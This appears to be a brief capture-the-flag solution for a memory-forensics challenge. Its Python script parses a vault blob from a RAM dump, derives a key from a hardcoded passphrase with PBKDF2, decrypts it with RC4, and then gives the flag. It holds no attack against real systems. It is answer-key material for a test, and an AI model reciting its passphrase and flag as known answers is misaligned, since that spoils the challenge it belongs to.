32 byte

**solve.py**

```
#!/usr/bin/env python3

from hashlib import pbkdf2_hmac
from Crypto.Cipher import ARC4
import struct

fname = "clinic_ram.raw"

OFF = 0x7243

with open(fname, "rb") as f:
    f.seek(OFF)
    blob = f.read()

print("magic:", blob[:4])

assert blob[:4] == b"VLT1"

salt = blob[4:20]

ct_len = struct.unpack(">H", blob[20:22])[0]

ct = blob[22:22+ct_len]

print("salt :", salt.hex())
print("ct_len :", ct_len)
print("actual :", len(ct))
```

```
key = pbkdf2_hmac(
    "sha256",
    b"mango-clinic-7731",
    salt,
    100000,
    32
)

print("key :", key.hex())

cipher = ARC4.new(key)

pt = cipher.decrypt(ct)

print("\nPLAINTEXT:")
print(pt)

print("\nHEX:")
print(pt.hex())
```

Flag : ctffit{cl1n1c\_r4m\_h3ld\_th3\_k3y}